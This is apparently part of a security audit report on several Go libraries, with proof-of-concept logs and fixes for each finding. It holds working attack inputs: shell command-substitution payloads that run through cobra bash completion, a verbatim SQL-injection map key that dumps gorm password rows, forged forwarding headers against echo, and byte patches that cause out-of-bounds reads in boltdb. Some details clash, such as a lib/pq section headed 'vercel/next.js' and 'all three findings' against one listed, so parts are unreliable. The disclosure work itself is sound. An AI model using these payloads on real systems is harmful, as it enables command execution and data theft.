pochard mk    base.db                          -> built base.db (2097152 bytes)
pochard mut   base.db huge.db leaf-vsize-huge  -> wrote huge.db
pochard probe huge.db
  Get("alice")=[5345435245542d414c4943452d544f4b454e2d4141414162]  {len=268435456, …}
  Get("bob")  =[...42424242]                                       {len=21}
  OUTCOME=ACCEPT
```

The same mutant as recorded by the matrix runner, verbatim from `findings/evidence/matrix2.log`:

```
########## CASE leaf-vsize-huge
Get("alice")=[5345435245542d414c4943452d544f4b454e2d4141414162]{len=268435456,…}
Get("bob")=[5345435245542d424f422d544f4b454e2d42424242]{len=21,nz_in_first4k=21}
OUTCOME=ACCEPT
  rc=0
```

`Get` hands back a 268 435 456-byte slice for a 23-byte value, with no error, no panic and no `bolt.ErrCorrupt`; the first bytes are the genuine value and the remainder is whatever lies at higher addresses. The same accessor pointed the other way proves the slice is not bounded by the file (`leaf-pos-far`):

```
unexpected fault address 0x7f5b16204020
fatal error: fault
[signal SIGSEGV: segmentation violation code=0x2 addr=0x7f5b16204020 pc=0x409426]
cmpbody()
    /usr/lib/go-1.27/src/internal/bytealg/compare_amd64.s:124 +0xe6
…
github.com/boltdb/bolt.(*Bucket).Get(0x0?, {0x71b4e7a3b08, 0x5, 0x0?})
    /home/kali/mm/targets/a/boltdb/src/upstream/bucket.go:267 +0x45
```

:: IMPACT AND LIMITS

An application that opens an attacker-supplied or attacker-tampered bolt file (restored backup, uploaded store, shared volume) and returns values downstream gets up to 2 GiB of process address space per key, the leading bytes of which are the plausible value. Access is read-only and the attacker cannot choose the address (`pos` is a `uint32` added to the element address, so the window spans roughly ±4 GiB around the mapping). **Not demonstrated:** a leak of bytes that provably belong to process memory rather than to the file — the report's next step is to plant a heap marker and scan past the mmap end; the writable path (spill/rebalance/`tx.CopyFile`) was not exercised; `go.etcd.io/bbolt` was **not** run, so fork-side inheritance is unverified; amd64 only, so the `cloneBytes` path on 386/arm is untested.

:: FIX

Range-check every on-disk offset and length before it is used: in `node.read`, reject elements whose `pos`, `ksize` and `vsize` do not fit the page plus its `overflow` run and `db.datasz`; in `db.page`, reject `id` whose `id*pageSize` exceeds the file; and make `key()`/`value()` return `(slice, error)` or `ErrCorrupt` instead of indexing an unbounded fake array. A one-line guard is not enough — the three accessors plus `Bucket.openBucket`'s bucket-header read must all stop trusting file-supplied lengths.

:: CREDIT

Reported by KBS `<admin@dtrh.net>`. ### BUG-bolt-02 — meta-page integrity is opt-out and no meta field is range-checked

```
SEVERITY     medium
CLASS        missing input validation / integrity-verification bypass (no CWE id recorded in the source
             report)
EXPLOITABLE  yes — it is the enabler that turns a file edit into the out-of-bounds read of BUG-bolt-01
REPRO        agent evidence only (findings/evidence/matrix.log); not covered by V22
AFFECTED     github.com/boltdb/bolt @ v1.3.1 (2f1ce7a837dcb8da3ec595b1dac9d0632f0f99e8)
WHERE        db.go:985 (meta.validate), db.go:794 (db.page), db.go:265-285 (mmap), freelist.go:69
             (freelist.read) — the open path where meta bytes are accepted and then used to address the
file.
```

:: ROOT CAUSE

`validate()` accepts a meta page whose `checksum` is zero, so an attacker who edits any meta byte simply zeroes the checksum field and the edit becomes invisible. Nothing checks that `pageSize` is a power of two in a sane range, that `root.root` and `freelist` are below `pgid`, or that `pgid` fits the file. `meta.write` does panic on `root.root >= pgid` (`db.go:1000`), but that check exists only on the write path and never runs at open. The documented integrity property — "the checksum protects the meta page" — therefore does not hold against a byte-level editor.

:: PROOF

Each case is a 4/8-byte patch of a bolt-created file, opened with `bolt.Open(..., &bolt.Options{ReadOnly:true})`; `OUTCOME=ACCEPT` (rc=0), `rc=2` (fatal fault) and `rc=3` (recovered panic) are the harness's own classification (`findings/evidence/matrix.log`):

```
########## CASE meta-checksum-zeroed
wrote …/work/meta-checksum-zeroed.db (meta-checksum-zeroed)
Get("alice")=[5345435245542d414c4943452d544f4b454e2d41414141]{len=23,nz_in_first4k=23}
OUTCOME=ACCEPT
  rc=0
########## CASE meta-root-far-oob
wrote …/work/meta-root-far-oob.db (meta-root-far-oob)
unexpected fault address 0x7f7fc3800008
fatal error: fault
[signal SIGSEGV: segmentation violation code=0x2 addr=0x7f7fc3800008 pc=0x4b56cf]
…
  rc=2
########## CASE meta-pagesize-shift
wrote …/work/meta-pagesize-shift.db (meta-pagesize-shift)
OUTCOME=panic(invalid page type: 0: 0)
  rc=3
```

The other cases recorded are `meta-root-wrong-page` → `panic(invalid page type: 384: 10)` (rc=3), `meta-freelist-oob` → `unexpected fault address 0x7eff3540000a` / SIGSEGV (rc=2), and `meta-pgid-huge` (`pgid := 0x00FFFFFFFFFFFFFF`) → `OUTCOME=ACCEPT`. Zeroing one field disables the only integrity check the format has, and a single 8-byte `root.root` or `freelist` value redirects traversal to an arbitrary address.

:: IMPACT AND LIMITS

With `db.page`'s missing bounds check this yields direct, unguarded memory access driven by file content, and on the read-write path a wrong `freelist` pgid would additionally corrupt the store. The consequence demonstrated here is the fault/panic class; the disclosure impact belongs to BUG-bolt-01. **Not demonstrated:** no attempt was made to steer `root.root` to a *meaningful* in-memory structure rather than a faulting address, and the read-write path was not exercised at all.

:: FIX

Require a valid checksum for `version == 2` (treat a zero checksum as `ErrCorrupt`), validate `pageSize` (power of two, 1 KiB..64 KiB), require `root.root < pgid`, `freelist < pgid` and `pgid <= filesize/pageSize` inside `meta.validate`, and promote the `root.root >= pgid` check that already exists in `meta.write` to the open path. This closes the mechanism because every later address computation then derives from values that were range-checked once, at the trust boundary.

:: CREDIT

Reported by KBS `<admin@dtrh.net>`.

TARGET · COBRA-V1
`spf13/cobra` · `v1.10.2` · 2 findings · independent repro V21

cobra-v1 — `github.com/spf13/cobra` v1.10.2

cobra is a CLI framework for Go; its `GenBashCompletion`, `GenBashCompletionV2`, `GenZshCompletion`, `GenFishCompletion` and `GenPowerShellCompletion` methods generate the shell scripts operators install with `source <(tool completion bash)`. The audit covered all five generators, the static generator sinks (command names, aliases, flag names), and the `__complete` command, at v1.10.2 (`88b30ab`); dynamic testing used a pty driver in bash 5 and zsh, with fish and PowerShell reviewed by reading only. **Payout position: $0.** cobra is absent from `work/ossfuzz_projects.json`, `work/tier_list.txtpb` and `work/programs.json`, so no channel (Patch Rewards, OSS-Fuzz, Tier 1, vendor) covers a patch here: CVE-credit only.

BUG-cobra-01 — legacy bash completion expands completion values, so one <TAB> executes them

```
SEVERITY     high
CLASS        OS command injection / shell expansion of untrusted data (CWE-78 via CWE-116)
EXPLOITABLE  yes — reproduced end-to-end in a real interactive bash with no <Enter>
REPRO        V21
AFFECTED     github.com/spf13/cobra @ v1.10.2 (88b30ab89da2d0d0abb153818746c5a2d30eccec)
WHERE        bash_completions.go:165 (compgen -W "${out}" -- "$cur") and bash_completions.go:245 (done
<
             <(compgen -W "${completions[*]}" -- "$cur")) — the legacy generator shipped by
             Command.GenBashCompletion / GenBashCompletionFile.
```

:: ROOT CAUSE

Bash's `compgen -W wordlist` performs full expansion — parameter, command and arithmetic substitution, then globbing — on every word in `wordlist`. cobra feeds completion *values* into `-W` after word splitting only. Those values are arbitrary application-chosen strings, and in the ordinary "complete the names of existing resources" usage of `ValidArgsFunction` they come from remote listings, plugin registries or config files. Nothing on the V1 path escapes them; `bash_completionsV2.go` does escape with `printf %q`, which is exactly why V2 is not vulnerable.

:: PROOF

The PoC app (`findings/poc/evilc`) returns, among ordinary values, `$(touch /tmp/cobra_pwn_bash_v1)`, `` `touch /tmp/cobra_pwn_bash_v1_bt` `` and `a$(id>/tmp/cobra_pwn_silent)`; `findings/poc/drive_bash.py` drives a real `bash --norc --noprofile -i` over a pty and presses one `<TAB>` (`findings/evidence/01_bash_v1_tab_rce.log`):

```
source gen/evilc_v1_loaded.bash
PROMPT> evilc ^G

=== files created by the completion values (no Enter pressed):
-rw-rw-r-- 1 kali kali  0 Oct 31 06:14 /tmp/cobra_pwn_bash_v1
-rw-rw-r-- 1 kali kali  0 Oct 31 06:14 /tmp/cobra_pwn_bash_v1_bt
-rw-rw-r-- 1 kali kali 63 Oct 31 06:14 /tmp/cobra_pwn_silent
=== content of /tmp/cobra_pwn_silent (the completion value was: a$(id>/tmp/cobra_pwn_silent) ):
uid=1000(kali) gid=1000(kali) groups=1000(kali),65534(nogroup)
```

The mechanism isolates cleanly without cobra at all (`findings/evidence/04_compgen_minimal.log`):

```
$ completions=("plain" "\$(touch /tmp/cg_min)"); compgen -W "${completions[*]}" -- ""
plain
$ ls -l /tmp/cg_min
-rw-rw-r-- 1 kali kali 0 Oct 31 06:14 /tmp/cg_min
```

:: IMPACT AND LIMITS

Silent arbitrary command execution with the operator's privileges in the operator's own shell, triggered by a keystroke that the user only sees the result of afterwards, in the documented install pattern `source <(tool completion bash)`. The precondition is that the library user feeds externally-derived strings into completions, which is the documented purpose of `ValidArgsFunction`. **Not demonstrated:** the "attacker controls completion values" precondition was modelled in a PoC app, not observed in a real downstream CLI; only bash 5 on Linux was exercised, and bash 3.2 (macOS) is assumed identical but unverified; the V2 generator with the identical hostile values created no file (`02_bash_v2_tab_negative.log`), and zsh listed the strings verbatim (`03_zsh_tab_negative.log`), so neither is affected.

:: FIX

Shell-quote each value (or the joined list) before it reaches `-W`, as V2 already does — fold `printf '%q'` over the values and let `compgen` unquote them, or filter to a safe charset. This is not a one-line change: the `${out}` site at line 165 and the `_filedir`/extension-filter paths need the same treatment, and descriptions

(`<TAB>`-suffixed values) must keep working through `__format_comp_descriptions`/`noun_aliases` on both bash 3.2 and bash 5.

:: CREDIT

Reported by KBS `<admin@dtrh.net>`. ### BUG-cobra-02 — generators emit command, alias and flag names as unescaped shell code

```
SEVERITY     medium-high
CLASS        OS command injection in generated shell script — code generation treated as string
formatting
             (CWE-78 / CWE-94)
EXPLOITABLE  yes — reproduced at completion time via a poisoned alias name
REPRO        agent evidence only (findings/evidence/05_alias_name_tab_rce.log,
             06_generated_alias_fragment.log); V21 verifies the value sink of BUG-cobra-01, not this
one
AFFECTED     github.com/spf13/cobra @ v1.10.2 (88b30ab89da2d0d0abb153818746c5a2d30eccec)
WHERE        bash_completions.go:453,463,467,622,638,639,648,669 — fmt.Sprintf("...%q", …); also
             bash_completions.go:604 (must_have_one_flag+=("--%s…)) and :531
             (local_nonpersistent_flags+=(…%s)) which are not quoted at all;
fish_completions.go:265-272
             (complete -c %[2]s); powershell_completions.go:307 (Register-ArgumentCompleter
-CommandName
             '%[1]s').
```

:: ROOT CAUSE

The generators treat shell-source generation as ordinary string formatting. Go's `%q` is *Go* quoting, not shell quoting: emitted inside the double-quoted shell world the generated script builds, it leaves `` ` ``, `$`, `!` and `\` live, so a name containing a backtick or `$(` becomes executable shell code in `_<tool>_<cmd>` and `_<tool>_root_command`, which run on completion. The invariant missing is "every value interpolated into generated shell text passes through a per-shell quoting function"; a `'` in a name likewise breaks out of PowerShell's single-quoted literal.

:: PROOF

`findings/poc/plugc` models a cobra app that registers subcommands from an external source; the alias `p`touch${IFS}/tmp/plug_bt`l` is passed in and the generated script carries it verbatim (`findings/evidence/06_generated_alias_fragment.log`):

```
$ ./plugc/plugc 'p`touch${IFS}/tmp/plug_bt`l' > gen/plugc2.bash
$ grep -n 'command_aliases+=' gen/plugc2.bash
392:        command_aliases+=("p`touch${IFS}/tmp/plug_bt`lali")
393:        aliashash["p`touch${IFS}/tmp/plug_bt`lali"]="p`touch"
```

One `<TAB>` against the loaded script fires it (`findings/evidence/05_alias_name_tab_rce.log`):

```
source gen/plugc2_loaded.bash
PROMPT> plugc pl
=== marker:
-rw-rw-r-- 1 kali kali 0 Oct 31 06:14 /tmp/plug_bt
```

:: IMPACT AND LIMITS

Same consequence class as BUG-cobra-01 — code execution in the operator's shell — but reached through *names* rather than values, so it is a distinct sink needing its own fix. Precondition: a command or alias name derived from an untrusted source (plugin directory, manifest, remote catalogue). **Not demonstrated:** a real downstream CLI taking names from such a source; a `$(`-bearing name is the stronger payload for real targets but broke parsing in the generated script (`gen/plugc.bash:438: unexpected EOF while looking for matching '"'`), so the backtick form was used instead; fish and PowerShell generators were **not executed** under their shells (fish absent, no non-interactive TabExpansion driver built) and are static-analysis only.

:: FIX

Add a `shellQuote()` helper per target shell — single-quote escaping for bash, zsh and PowerShell, and `string escape` for fish — and apply it at every sink listed above, including the unquoted `must_have_one_flag`/`local_nonpersistent_flags` interpolations. Quoting every interpolated name at generation time closes the mechanism for all five shells, because the name then reaches the shell as data rather than as script text.

:: CREDIT

Reported by KBS `<admin@dtrh.net>`.

> **TARGET · ECHO-FRAMEWORK**
> labstack/echo · v4.16.3 · 2 findings · independent repro V14

echo-framework — `github.com/labstack/echo/v4` v4.16.3

echo is a Go HTTP framework whose `middleware.Proxy` can act as the edge hop in front of an application's own upstream. The audit covered `middleware/proxy.go` (identity header derivation, `Forwarded`/`X-Forwarded-*` handling, Go's `httputil.ReverseProxy` hop-by-hop stripping, `proxyClientIPTransport`), the static-file handlers and route guards, router path selection, `ip.go`/`scheme.go` extraction and `context.Scheme`/`RealIP`, at v4.16.3 (`c99c7cb`, 2026-10-29) with a cross-check against v5.4.4; both findings were produced by one runnable program executed against both trees. **Payout position: $0.** echo has no paying channel — not OSS-Fuzz, not on the tier list, no vendor scope, OSS VRP paused since 2026-10-01 — and the class is header handling, so the value is CVE credit only.

BUG-echo-01 — a client `Connection:` header deletes the proxy-derived `X-Forwarded-Proto`

```
SEVERITY     medium
CLASS        trust-boundary header suppression / authentication by a spoofable-or-absent header
(CWE-290,
             CWE-348)
EXPLOITABLE  yes — remote, unauthenticated, one header, no configuration change, though the impact is
             confined to what the upstream sees
REPRO        V14
AFFECTED     github.com/labstack/echo/v4 @ v4.16.3 (c99c7cb1e867a4143da8ee0f4c0e4554d31a1d28); the same
code
             and behaviour is present in v5.4.4
WHERE        middleware/proxy.go:298 (req.Header.Set(echo.HeaderXForwardedProto, c.Scheme())) together
with
             middleware/proxy.go:396,420-428 — proxyClientIPTransport.RoundTrip re-sets **only** X-
Real-IP.
```

:: ROOT CAUSE

`ProxyWithConfig` sets the derived identity headers on the inbound request during the middleware and then hands it to `httputil.ReverseProxy`. Go's `ReverseProxy` deletes every header named in the request's `Connection` header *after* the Director runs, so a client can erase anything the proxy attached. The 2026-10-29 hardening added `proxyClientIPTransport` to restore one such header after the strip — its own commit message states the invariant, *"so a client cannot suppress it with `Connection: X-Real-IP`"* — but the transport restores `X-Real-IP` and nothing else, and the comment at line 298 still claims `X-Forwarded-Proto` is always overwritten so that *"clients cannot spoof the scheme seen by the upstream"*. The invariant is stated in two places and enforced in one.

:: PROOF

echo behind `middleware.Proxy(NewRoundRobinBalancer(...))` in front of a test upstream, peer `10.1.2.3:5555` (the ordinary "echo behind an internal L7 proxy" deployment the scheme-trust fix targets); the upstream

reports the headers it received (`findings/evidence/proxy-connection-header.log`, reproduced as V14 on v4.16.3 and again on v5.4.4):

```
---- A baseline (no Connection header), trusted private peer (peer=10.1.2.3:5555)
     sent:  map[X-Forwarded-Proto:https]
     upstream saw: X-Forwarded-Proto: "https"
     upstream saw: X-Real-Ip: "10.1.2.3"

---- B Connection: x-forwarded-proto  (client kills the derived scheme) (peer=10.1.2.3:5555)
     sent:  map[Connection:keep-alive, x-forwarded-proto X-Forwarded-Proto:https]
     upstream saw: X-Real-Ip: "10.1.2.3"
     ** MISSING at upstream: X-Forwarded-Proto

---- C Connection: x-real-ip (regression check: fixed in 4.16.3) (peer=10.1.2.3:5555)
     sent:  map[Connection:keep-alive, x-real-ip X-Real-IP:203.0.113.66]
     upstream saw: X-Forwarded-Proto: "http"
     upstream saw: X-Real-Ip: "10.1.2.3"
```

Case C shows the guard working for exactly one header: the client's spoofed `X-Real-IP: 203.0.113.66` was overwritten and restored, while case B removes the derived scheme entirely.

:: IMPACT AND LIMITS

Any upstream that derives `request.ssl?` / `isSecure()` / an absolute-URL scheme from `X-Forwarded-Proto` (Rails/Rack, Laravel, Spring `ForwardedHeaderFilter`) then treats an HTTPS request as plain HTTP: cookies issued without `Secure`, absolute links and redirects generated as `http://`, HSTS/`force_ssl` logic diverging. This is a chain primitive (cookie downgrade, reset-link scheme confusion), not a standalone compromise. **Not demonstrated:** any downstream application compromise; `Connection: X-Forwarded-For` was never sent, so whether that header is also suppressible is unverified; the WebSocket upgrade path (`proxyUpgradeResponseWriter`) was not examined; "novel" here means not fixed in the latest tags and not among the 20 `PRIOR-ART.md` entries — no live OSV/NVD query was run.

:: FIX

Generalise `proxyClientIPTransport` into a transport that re-sets the full derived set after the hop-by-hop strip (`X-Real-IP`, `X-Forwarded-Proto`, and `X-Forwarded-For` if echo owns it), or strip the client-supplied `Connection` tokens before setting them. Keep the same restoration on the WebSocket upgrade path and in both the v4 and v5 lines — the existing duplication between the lines is precisely what produced the miss.

:: CREDIT

Reported by KBS `<admin@dtrh.net>`. ### BUG-echo-02 — client-supplied `X-Forwarded-Host` / `-Port` / `-Server` reach the upstream unvalidated

```
SEVERITY     medium
CLASS        host-header poisoning through a trusted proxy hop; improper neutralisation of HTTP headers
at a
             trust boundary (CWE-644, CWE-348)
EXPLOITABLE  yes at header level — an unauthenticated client chooses the value the upstream sees
REPRO        V14
AFFECTED     github.com/labstack/echo/v4 @ v4.16.3 (c99c7cb1e867a4143da8ee0f4c0e4554d31a1d28); same
behaviour
             in v5.4.4
WHERE        middleware/proxy.go:289-303 — the block deletes Forwarded, X-Forwarded-Ssl, X-Forwarded-
Protocol
             and X-Url-Scheme and overwrites X-Real-IP and X-Forwarded-Proto, but never touches
             X-Forwarded-Host, X-Forwarded-Port or X-Forwarded-Server.
```

:: ROOT CAUSE

The middleware enumerates a hand-written denylist of forwarded headers rather than owning the whole `X-Forwarded-*` family, so any member the list omits is forwarded from client to upstream unchanged. The prior advisory series (`CVE-2026-118651` X-Real-IP forwarding, `CVE-2026-118657`/`118658` scheme trust)

establishes that the proxy is *intended* to be the component that sanitises that family at the trust boundary; the denylist has simply never covered the host family, so the intended invariant is not implemented.

:: PROOF

Same program and log, case D — the client sends only the three host-family headers, and the upstream sees them verbatim (`findings/evidence/proxy-connection-header.log`; V14 records the same result as `XFH="evil.example"`):

```
---- D client-supplied X-Forwarded-Host is forwarded unvalidated (peer=10.1.2.3:5555)
     sent:  map[X-Forwarded-Host:attacker.example X-Forwarded-Port:1337 …]
     upstream saw: X-Forwarded-For: "10.1.2.3"
     upstream saw: X-Forwarded-Host: "attacker.example"
     upstream saw: X-Forwarded-Port: "1337"
     upstream saw: X-Forwarded-Proto: "http"
     upstream saw: X-Forwarded-Server: "attacker.example"
     upstream saw: X-Real-Ip: "10.1.2.3"
```

Note the combination with BUG-echo-01: delete the scheme with `Connection: x-forwarded-proto` and inject the host, and the upstream sees “host = attacker.example, scheme = absent”.

:: IMPACT AND LIMITS

`X-Forwarded-Host` is the standard pivot for password-reset link poisoning and absolute-redirect poisoning in frameworks that trust it, and here an unauthenticated client controls it through a hop that is supposed to be sanitising. **Not demonstrated:** end-to-end poisoning — that depends on the upstream application trusting `X-Forwarded-Host`, which is outside echo, so it is explicitly not claimed; whether a real deployment’s upstream trusts XFH was not measured, and no scheme-downgrade chain was executed against a live application.

:: FIX

In the same block at `proxy.go:289-303`, delete-or-overwrite `X-Forwarded-Host`, `X-Forwarded-Port` and `X-Forwarded-Server` (and re-set them from `c.Request.Host`/`c.Scheme()` if echo is to supply them), and prefer an allowlist of derived headers over a denylist so future additions to the family are handled by default. Because the values then come from echo’s own view of the request, a client can no longer choose what the upstream sees.

:: CREDIT

Reported by KBS `<admin@dtrh.net>`.

TARGET · GO-YAML-V2
`go-yaml/yaml · v2.4.0 · 1 finding · independent repro V7, V11`

go-yaml-v2 — `gopkg.in/yaml.v2` v2.4.0

`gopkg.in/yaml.v2` is the v2 line of `github.com/go-yaml/yaml`, the YAML 1.1 decoder most Go programs still pull in indirectly. Audited at tag `v2.4.0` (`7649d4548cb53a614db133b2a8ac1f31859dda8c`, 2020-11-17), which **is** the current head of the v2 branch — zero commits since — with `v3.0.1` (`f6f7691b`) as a differential reference. The audit covered `decode.go` (mapping, merge, duplicate detection), `resolve.go` tag resolution, `yaml.go` strict-mode plumbing, and a 14-document v2-vs-v3 matrix; the package contains no `unsafe`, `uintptr` or cgo. Channel: OSS-Fuzz Tier 2, `projects/go-yaml`, ceiling ≤ $5k — but both findings are decoding-semantics defects rather than memory corruption, injection, in-library auth bypass or traversal, so both are **$0, CVE/advisory credit only**.

BUG-go-yaml-v2-01 — merge key << overrides explicit keys written before it

```
SEVERITY     medium
CLASS        precedence confusion / silent override — YAML 1.1 merge-key spec violation (CWE-693;
             interpretation-conflict family, CWE-436)
EXPLOITABLE  yes, conditionally — only against a consumer that layers a *less trusted* fragment under
its own
             explicit keys
REPRO        V7; agent PoCs findings/poc/policy_merge, merge_struct_strict
AFFECTED     gopkg.in/yaml.v2 @ v2.4.0 and every earlier v2 release; not fixed anywhere in v2
WHERE        decode.go:661-680 — the pair loop in mapping that calls d.merge inline; d.merge at
             decode.go:786, isMerge at :813, mappingSlice at :706, mappingStruct at :746
```

:: ROOT CAUSE

The pair loop applies merges *inline, in document order*: on reaching a `<<` key it calls `d.merge(n.children[i+1], out)` immediately, so a key written *before* `<<` is already in `out` and the merged mapping overwrites it. The YAML 1.1 merge spec — and the library's own comment at `:796`, "earlier nodes take precedence" — says keys of the mapping itself win regardless of position. Upstream fixed this in v3 only (commit `539c8e7` "Fix decoding of merge tags") by deferring the merge and recording explicit keys in a `mergedFields` set; that commit is not an ancestor of v2.4.0.

:: PROOF

V7 reproduced the precedence inversion on the published modules with the "overrides first, inherit last" document — here `tenantDefaults` is `{admin: true, verify: false, allowedHosts: ["*"]}`:

```
policy:
  admin: false
  verify: true
  allowedHosts: ["internal.example"]
  <<: *tenantDefaults

[v2.4.0]        err=<nil>  admin=true  verify=false  allowedHosts[0]="*"   -> gate GRANT admin
[v3.0.1]        err=<nil>  admin=false verify=true   allowedHosts[0]="internal.example"
                                                        -> gate GRANT user
[v2.4.0 strict] err="line 3: key \"admin\" already set in map" ... (map destination DOES error)
```

`UnmarshalStrict` does not save a struct destination. From `findings/evidence/poc01b_merge_struct_strict.log`:

```
[v2.4.0 UnmarshalStrict -> struct]   err = <nil>   policy = {Admin:false Verify:false Name:base}
[v3.0.1 yaml.v3 Unmarshal -> struct] err = <nil>   policy = {Admin:true Verify:true Name:trusted}
[control: v2.4.0 UnmarshalStrict, explicit duplicate struct field]
  err = &yaml.TypeError{Errors:[]string{"line 3: field admin already set in type main.Policy"}}
```

:: IMPACT AND LIMITS

Because the merge re-enters `mappingStruct` with a fresh `doneFields` (`decode.go:741`), strict mode is silent for struct destinations and the wrong value is returned; for a *map* destination strict does error while keeping the explicit value, so behaviour depends on the destination type. The demonstrated consequence is an authorization decision flipping (a user gate becoming `GRANT admin`, allow-list and verification disabled) with `err == nil`. The precondition is the idiomatic layering pattern; where a document supplies both sides nothing is gained, so this is **not** a library-internal bypass and was **not** demonstrated in any shipped third-party consumer. The v2 branch is frozen, so no upstream patch is possible.

:: FIX

Defer merge application to the end of the pair loop and skip keys an explicit key already set, in all three destinations (`mapping`, `mappingSlice`, `mappingStruct`), threading a per-mapping explicitly-set-keys set through the recursive merge — the shape of the v3 `mergedFields` patch, not an added guard; `mappingStruct` must share that set with the recursive call, or strict mode stays silent as shown.

```
var mergeNodes []*node
for i := 0; i < l; i += 2 {
        if isMerge(n.children[i]) { mergeNodes = append(mergeNodes, n.children[i+1]); continue }
        ... // decode explicit pairs first, add k to an `explicit` set
}
for _, mn := range mergeNodes { d.merge(mn, out, explicit) } // merge skips keys in `explicit`
```

:: CREDIT

Reported by KBS `<admin@dtrh.net>`.

TARGET · GORM-V1

`jinzhu/gorm` · `v1.9.16` · 1 finding · independent repro V12, V17

gorm-v1 — `github.com/jinzhu/gorm` v1.9.16

GORM v1 is the legacy ORM for Go: it builds SQL for SQLite, PostgreSQL, MySQL and MSSQL, and its `Where`/`Or`/`Not`/`Having` map form is the documented, parameterised alternative to hand-written SQL. The archived `jinzhu/gorm` line was audited at tag `v1.9.16` (`6f4358eeb5e3df768c182ae54d90ceacff0880a8`), the last release of that line, driving a real in-memory SQLite database. **Channel: none — every item here is $0 / CVE-credit only.** The repository is archived and read-only, sits in neither the OSS-Fuzz nor the Google tier list, is covered by no vendor programme, and has zero OSV advisories; even a merged patch would have no destination.

BUG-gorm-v1-01 — SQL injection through unescaped identifier quoting in `Where`/`Or`/`Not`/`Having` map keys

```
SEVERITY     high
CLASS        SQL injection via an unescaped SQL identifier (CWE-89)
EXPLOITABLE  yes — a remote filter-map key closes the identifier and rewrites the WHERE clause of a
             parameterised query
REPRO        V12
AFFECTED     github.com/jinzhu/gorm @ v1.9.16
WHERE        scope.go:69-79 (Scope.Quote), dialect_common.go:39-41 and dialect_mysql.go:28-30 (per-
dialect
             Quote), reached from the map branch of buildCondition at scope.go:569-582; also
scope.go:331-340
             (QuotedTableName passes a value through raw when it contains a space).
```

:: ROOT CAUSE

`Scope.Quote` splits a dotted string on `.` and hands each part to `Dialect.Quote`, which is `fmt.Sprintf("%s", key)` for the common, sqlite3, postgres and mssql dialects and `fmt.Sprintf("%s", key)` for MySQL — so the dialect's own quote character is never escaped, although the comment on `Scope.Quote` claims the helper exists "to quote string to escape them for database". `buildCondition`'s map branch passes the caller's key straight in and never checks it against `GetModelStruct()`, so a non-column key is emitted. Values on the same call are bound through `AddToVars`, which is why callers treat the map form as injection-safe.

:: PROOF

`findings/poc/main.go` builds the pinned module via `replace` and drives in-memory SQLite with `db.LogMode(true)`, printing the exact SQL handed to `database/sql`; the filter map comes from a JSON body. V12 reproduced all three cases (`findings/evidence/poc-main.log`; `LOG| sql … <duration>` prefixes stripped, two long SQL lines wrapped):

```
========== CASE 1 baseline: db.Where(<map from JSON>).Find() with a benign key ==========
SELECT * FROM "users"  WHERE ("users"."name" = ?) [alice]
RESULT rows=1 {id:1 name:"alice" pw:"alice-pw"}
```

```
========== CASE 3 attack: UNION exfiltration through the filter KEY ==========
SELECT * FROM "users"  WHERE ("users"."name") UNION SELECT id,name,password FROM users
       WHERE ? IS NOT NULL -- " = ?) [alice] 2
RESULT rows=2 {id:1 name:"alice" pw:"alice-pw"} {id:2 name:"bob" pw:"bob-pw"}

========== CASE 4 attack: sub-select boolean oracle through the filter KEY ==========
SELECT * FROM "users"  WHERE ("users"."name" = 'nobody' OR
       (SELECT substr(password,1,1) FROM users WHERE id=1) = 'a' OR
       "users""."name" = ?) [nothing-matches] 2
RESULT rows=2 (empty key filter returned rows only because the sub-select was true)
```

The injected key is, verbatim, `name") UNION SELECT id,name,password FROM users WHERE ? IS NOT NULL --`. The benign run returns one row; both attacks return two rows under a filter that excludes them. CASE 6 shows the same gap with no database connection: sqlite3 and postgres `Quote("a\" = 1 OR 1=1 -- ")` yields `"a" = 1 OR 1=1 -- "`, and MySQL emits the attacker's closing backtick unescaped.

:: IMPACT AND LIMITS

An application that decodes a request body into a filter map — the ubiquitous `json.Unmarshal(body, &filters); db.Where(filters).Find(&rows)` pattern — lets an unauthenticated client read arbitrary rows by UNION or by a boolean sub-select oracle. **Not demonstrated:** the write-path escalation (mass `UPDATE`/`DELETE` via the shared `whereSQL`) is code-read only, never executed; the `Table()` space pass-through was seen emitted raw but the statement errored (`unrecognized token: "" WHERE 1=1 -- "`), so a row-leaking `Table()` payload is unconfirmed; a dotted boolean-bypass payload returned 0 rows because `Scope.Quote` re-quotes the dotted tail. Only sqlite3 executed SQL; postgres/mysql were instantiated for `Quote()` identity only. Prior art is the local OSV snapshot (0 advisories for `jinzhu/gorm` and `gorm.io/gorm`) with no advisory-page, issue-tracker or web search — novelty is **not established**, and "unfixed in gorm v2" is not claimed.

:: FIX

Double the quote character inside every `Dialect.Quote` (`"` → `""`, `` ` `` → `` `` `) and reject any map key absent from GetModelStruct() in buildCondition — the map form is not a raw-SQL API, so an unknown key is a caller error. Both changes touch all shipped dialects and every emitted query; the raw pass-through that the space heuristic at scope.go:333 enables must become an explicit opt-in (gorm.Expr / TableRaw), with a compatibility story for the documented Table("users u")` alias form.

:: CREDIT

Reported by KBS `<admin@dtrh.net>`.

TARGET · LIB/PQ
vercel/next.js · 16.4.3 · 1 finding

lib/pq — `github.com/lib/pq` v1.12.3

`lib/pq` is the long-standing pure-Go PostgreSQL client driver, consumed through `database/sql`. Audited: `v1.12.3` @ `1f3e3d92865dd313` (2026-04-03, newest tag). The 40-minute pass covered v3 message framing (`conn.recvMessage`), `readBuf` bounds, `DataRow` decoding in `rows.Next`, array text parsing, the `ErrorResponse` short-length path, and a static read of DSN/`sslmode` handling. Channel position: **none** — `lib/pq` is not an OSS-Fuzz project and not on the Google Patch Rewards tier list, and the repo is effectively archived (a fix must land as a PR into an unmaintained tree), so all three findings are CVE/PR-credit only, $0. Where the source report states no CWE id, the ids used below are our mapping of its stated class.

BUG-libpq-01 — `DataRow` field count is not validated: the client silently serves stale cross-row or NULL values for columns the server never sent

```
SEVERITY     medium
CLASS        protocol validation / data integrity, silent data confusion (CWE-20; not memory-unsafe)
EXPLOITABLE  yes — the fabricated values reach application code with Err() returning nil
REPRO        V18 (independently re-run by the orchestrator)
AFFECTED     github.com/lib/pq @ v1.12.3
WHERE        rows.go:113-132 — (*rows).Next decodes a DataRow: it reads the message's int16 field count
n,
             then one int32 length per field, decoding each value into the caller's destination slice.
```

:: ROOT CAUSE

